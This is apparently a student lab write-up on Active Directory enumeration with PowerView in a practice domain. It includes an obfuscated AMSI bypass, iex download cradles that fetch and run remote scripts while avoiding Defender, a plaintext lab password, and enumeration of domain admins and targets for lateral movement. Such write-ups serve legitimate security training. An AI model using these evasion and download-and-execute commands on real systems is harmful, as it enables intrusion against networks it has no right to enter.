

1.0 Introduction

This lab focuses on LDAP enumeration and Active Directory (AD) information gathering using a combination of LDAP tools and PowerView commands. The exercise demonstrates practical techniques to extract domain user, group, and computer information from an AD environment. By using these tools, we gained insight into the AD infrastructure's configuration and potential vulnerabilities that could be exploited during a penetration test.

1.1 Executive Summary

We performed a comprehensive AD enumeration by running various commands to extract detailed information about domain users, group memberships, and computer accounts. Using PowerView, we replaced less reliable commands with robust ones such as Get-NetUser, Get-NetGroupMember, and Get-NetComputer to efficiently map the AD landscape. The results from these commands highlight potential security weaknesses, such as misconfigured privileges or overly permissive access controls.

Contents

1.0 Introduction..... 1

1.1 Executive Summary..... 1

2.0 Access to SRV-02 2

2.1 AMSI Bypass & ADModule Execution..... 3

3.0 Powerview Execution..... 4

4.0 Additional Commands 1 5

5.0 Additional Commands 2..... 6

6.0 Additional Commands 3..... 7

2.0 Access to SRV-02


Command Used (IN POWERSHELL):

Date

[Environment]::UserName

Findings:

- Access was obtained via the previous lab with credentials Username: “arya.stark” Password: “Needle”.

A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window has a dark blue background with white text. The prompt "PS C:\Users\arya.stark>" is followed by the command "date" in yellow. The output is "Friday, March 28, 2025 8:56:20 PM". The prompt is followed by the command "[Environment]::UserName". The output is "arya.stark". The prompt is followed by the command "[Environment]::UserName". The output is "arya.stark". The prompt is followed by the command "[Environment]::UserName". The output is "arya.stark".

```
Windows PowerShell
PS C:\Users\arya.stark> date
Friday, March 28, 2025 8:56:20 PM

PS C:\Users\arya.stark> [Environment]::UserName
arya.stark
PS C:\Users\arya.stark>
```

Image 2.0a: Displays access through the PowerShell window by providing date and environment username.

2.1 AMSI Bypass & ADModule Execution

Command Used (IN POWERSHELL):

```
[ReF]."A$(echo sse)`mB$(echo L)`Y".`g`E$(echo tty)p`E"(( "Sy{3}ana{1}ut{4}ti{2}{0}ils" -f'iUt','gement.A',"on.Am`s",'stem.M','oma') )."$$(echo ge)`Tf`i$(echo El)D"((("{0}{2}ni{1}iled" -f'am','tFa','siI"),("{2}ubl{0}',{1}{0}" -f'ic','Stat','NonP')))."$$(echo Se)t`Va$(echo LUE)"($(),$(1 -eq 1))
```


Set-ExecutionPolicy -Scope CurrentUser Unrestricted -verbose

iex (new-Object Net.WebClient).DownloadString("http://192.168.56.5/ADModule/ADModule-master/Import-ActiveDirectory.ps1");Import-ActiveDirectory

Get-ADDomain

Findings:

- Execution of the above commands gave access to ADModule tools that allowed us to gain information about the AD environment with a non-administrative user. Unblock file was used before, however the method below is better (iex download cradle) as it never touches the disk and from experience, does not trigger windows defender.



```
PS C:\Users\arya.stark> [ReF]."A$(echo sse)`mB$(echo L)`Y".`g`E$(echo tty)p`E"(( "Sy{3}ana{1}ut{4}ti{2}{0}ils" -f'iUt','gement.A',"on.Am`s",'stem.M','oma') )."$$(echo ge)`Tf`i$(echo El)D"((("{0}{2}ni{1}iled" -f'am','tFa','siI"),("{2}ubl{0}',{1}{0}" -f'ic','Stat','NonP')))."$$(echo Se)t`Va$(echo LUE)"($(),$(1 -eq 1))
PS C:\Users\arya.stark> Set-ExecutionPolicy -Scope CurrentUser Unrestricted -verbose
VERBOSE: Performing the operation "Set-ExecutionPolicy" on target "Unrestricted".

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\arya.stark> iex (new-Object Net.WebClient).DownloadString("http://192.168.56.5/ADModule/ADModule-master/Import-ActiveDirectory.p
s1");Import-ActiveDirectory
PS C:\Users\arya.stark> Get-ADDomain

DomainSID                : S-1-5-21-561376837-178804607-3864012775
AllowedDNSSuffixes       : {}
LastLogonReplicationInterval :
DomainMode                : Windows2016Domain
ManagedBy                :
LinkedGroupPolicyObjects  : {cn={56CF73B-93DB-48B1-9BD6-CC14B974F4A8},cn=policies,cn=system,DC=north,DC=sevenkingdoms,DC=local, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=north,DC=sevenkingdoms,DC=local}
ChildDomains              : {}
ComputersContainer        : CN=Computers,DC=north,DC=sevenkingdoms,DC=local
DomainControllersContainer : OU=Domain Controllers,DC=north,DC=sevenkingdoms,DC=local
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=north,DC=sevenkingdoms,DC=local
Forest                    : sevenkingdoms.local
InfrastructureMaster       : winterfell.north.sevenkingdoms.local
NetBIOSName               : NORTH
PDCEmulator               : winterfell.north.sevenkingdoms.local
ParentDomain               : sevenkingdoms.local
RIDMaster                  : winterfell.north.sevenkingdoms.local
SystemsContainer           : CN=System,DC=north,DC=sevenkingdoms,DC=local
UsersContainer             : CN=Users,DC=north,DC=sevenkingdoms,DC=local
SubordinateReferences      : {DC=DomainDnsZones,DC=north,DC=sevenkingdoms,DC=local}
DNSRoot                    : north.sevenkingdoms.local
LostAndFoundContainer      : CN=LostAndFound,DC=north,DC=sevenkingdoms,DC=local
DeletedObjectsContainer    : CN=Deleted Objects,DC=north,DC=sevenkingdoms,DC=local
QuotasContainer            : CN=NTDS Quotas,DC=north,DC=sevenkingdoms,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers    : {winterfell.north.sevenkingdoms.local}
DistinguishedName          : DC=north,DC=sevenkingdoms,DC=local
Name                       : north
ObjectClass                 : domainDNS
ObjectGuid                  : 4f675d68-3aab-4513-8172-95e10d415c6d
PropertyNames               : {AllowedDNSSuffixes, ChildDomains, ComputersContainer, DeletedObjectsContainer...}
AddedProperties              : {}
RemovedProperties            : {}
ModifiedProperties           : {PublicKeyRequiredPasswordRolling}
PropertyCount                : 30

PS C:\Users\arya.stark> Set-ExecutionPolicy -Scope CurrentUser Unrestricted -verbose
```

Image 2.1a: Displays the output of the provided commands, showing successful installation of ADModule.

3.0 Powerview Execution

Command Used (IN POWERSHELL):


```
iex (New-Object Net.WebClient).DownloadString("http://192.168.56.5/powerview.ps1")
```

```
Get-NetDomain
```

```
(get-domainpolicy).systemaccess
```

Findings:

- After Execution of the above command gave access to Powerview tool that allowed us to gain information about the AD environment with a non-administrative user. Unblock file was used before, however the method below is better (iex download cradle) as it never touches the disk and from experience, does not trigger windows defender.



```
Select Windows PowerShell

PS C:\Users\arya.stark> iex (New-Object Net.WebClient).DownloadString("http://192.168.56.5/powerview.ps1")
PS C:\Users\arya.stark> Get-NetDomain

Forest                : sevenkingdoms.local
DomainControllers     : {winterfell.north.sevenkingdoms.local}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                : sevenkingdoms.local
PdcRoleOwner          : winterfell.north.sevenkingdoms.local
RidRoleOwner          : winterfell.north.sevenkingdoms.local
InfrastructureRoleOwner : winterfell.north.sevenkingdoms.local
Name                  : north.sevenkingdoms.local


PS C:\Users\arya.stark> (get-domainpolicy).systemaccess

LSAAnonymousNameLookup : 0
ResetLockoutCount      : 5
MinimumPasswordAge     : 1
MaximumPasswordAge     : 37201
LockoutBadCount        : 5
PasswordComplexity     : 0
LockoutDuration        : 5
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire : 0
PasswordHistorySize    : 24
ClearTextPassword      : 0
MinimumPasswordLength  : 5


PS C:\Users\arya.stark>
```

Image 3.0a: Displays the output of the provided commands, showing successful installation of Powerview.


4.0 Additional Commands 1

Command Used (IN POWERSHELL):

Get-NetUser

Findings:

- Enumerates all user accounts in the domain. It lists useful details like usernames, last logon times, and other properties that can help you identify potential targets. It also finds a plethora of information (pages long) about user accounts and objects in the AD Environment.
- How it helps: By listing domain users, you can identify potential targets or accounts with unusual properties.



```
PS C:\Users\arya.stark> Get-NetUser

logoncount           : 120
badpasswordtime      : 12/31/1600 4:00:00 PM
description           : Built-in account for administering the computer/domain
distinguishedname     : CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 11/19/2024 10:01:14 AM
name                 : Administrator
objectsid             : S-1-5-21-561376837-178804607-3864012775-500
samaccountname        : Administrator
logonhours            : {255, 255, 255, 255...}
admincount            : 1
codepage              : 0
samaccounttype        : 805306368
whenchanged           : 11/19/2024 6:02:31 PM
accountexpires         : 0
countrycode           : 0
adspath               : LDAP://CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local
instancetype          : 4
objectguid            : 9909d37c-15d2-42a0-9055-f5a5f6598851
lastlogon             : 11/19/2024 7:05:14 PM
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=sevenkingdoms,DC=local
dscorepropagationdata : {11/19/2024 6:22:23 PM, 11/19/2024 6:22:17 PM, 11/19/2024 6:02:31 PM, 11/19/2024 6:02:31 PM...}
memberof              : {CN=Group Policy Creator Owners,CN=Users,DC=north,DC=sevenkingdoms,DC=local, CN=Domain Admins,CN=Users,DC=north,DC=sevenkingdoms,DC=local, CN=Administrators,CN=Builtin,DC=north,DC=sevenkingdoms,DC=local}
whencreated           : 11/19/2024 5:46:35 PM
iscriticalsystemobject : True
badpwdcount           : 0
cn                    : Administrator
useraccountcontrol     : 66048
usncreated            : 8196
primarygroupid         : 513
pwdlastset            : 11/19/2024 9:25:42 AM
usnchanged            : 13074

pwdlastset            : 12/31/1600 4:00:00 PM
logoncount            : 0
badpasswordtime        : 2/14/2025 8:15:10 AM
description            : Built-in account for guest access to the computer/domain
distinguishedname      : CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
objectclass            : {top, person, organizationalPerson, user}
name                   : Guest
objectsid              : S-1-5-21-561376837-178804607-3864012775-501
samaccountname         : Guest
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 11/19/2024 5:46:35 PM
accountexpires         : 9223372036854775807
countrycode            : 0
```

Image 4.0a: Displays Get-NetUser command output, showing a plethora of data about the AD environment.

5.0 Additional Commands 2

Command Used (IN POWERSHELL):


Get-NetGroupMember -GroupName "Domain Admins"

Findings:

- Lists all members (including nested ones) of the specified group, here “Domain Admins”.

Using parameters: -GroupName "Domain Admins"

- How it helps: Identifying high-privilege accounts (such as Domain Admins) is crucial for understanding your attack surface and planning lateral movement.

A screenshot of a PowerShell terminal window with a dark blue background. The prompt is 'PS C:\Users\arya.stark>'. The command 'Get-NetGroupMember -GroupName "Domain Admins"' has been executed. The output shows two members of the 'Domain Admins' group. The first member is 'eddard.stark' with MemberSid 'S-1-5-21-561376837-178804607-3864012775-1111' and MemberDN 'CN=eddard.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local'. The second member is 'Administrator' with MemberSid 'S-1-5-21-561376837-178804607-3864012775-500' and MemberDN 'CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local'. The prompt 'PS C:\Users\arya.stark>' is visible at the bottom.

```
PS C:\Users\arya.stark> Get-NetGroupMember -GroupName "Domain Admins"

GroupDomain : north.sevenkingdoms.local
GroupName   : Domain Admins
MemberDomain : north.sevenkingdoms.local
MemberName  : eddard.stark
MemberSid   : S-1-5-21-561376837-178804607-3864012775-1111
IsGroup     : False
MemberDN    : CN=eddard.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local

GroupDomain : north.sevenkingdoms.local
GroupName   : Domain Admins
MemberDomain : north.sevenkingdoms.local
MemberName  : Administrator
MemberSid   : S-1-5-21-561376837-178804607-3864012775-500
IsGroup     : False
MemberDN    : CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local

PS C:\Users\arya.stark>
```

Image 5.0a: Displays output of Get-NetGroupMember for Domain Admins.


6.0 Additional Commands 3

Command Used (IN POWERSHELL):

Get-NetComputer

Findings:

- Enumerates all computers registered in the Active Directory environment.
- How it helps: Knowing which computers are in the domain aids in identifying potential targets for lateral movement or pivoting within the network.

A screenshot of a PowerShell terminal window with a dark blue background. The prompt is 'PS C:\Users\arya.stark>'. The command 'Get-NetComputer' has been entered and executed. The output shows two lines of computer names: 'winterfell.north.sevenkingdoms.local' and 'castelblack.north.sevenkingdoms.local'. The prompt 'PS C:\Users\arya.stark>' is visible again at the bottom.

```
PS C:\Users\arya.stark> Get-NetComputer
winterfell.north.sevenkingdoms.local
castelblack.north.sevenkingdoms.local
PS C:\Users\arya.stark>
```

Image 6.0a: *Displays output of Get-NetComputer showing valid computers enumerated.*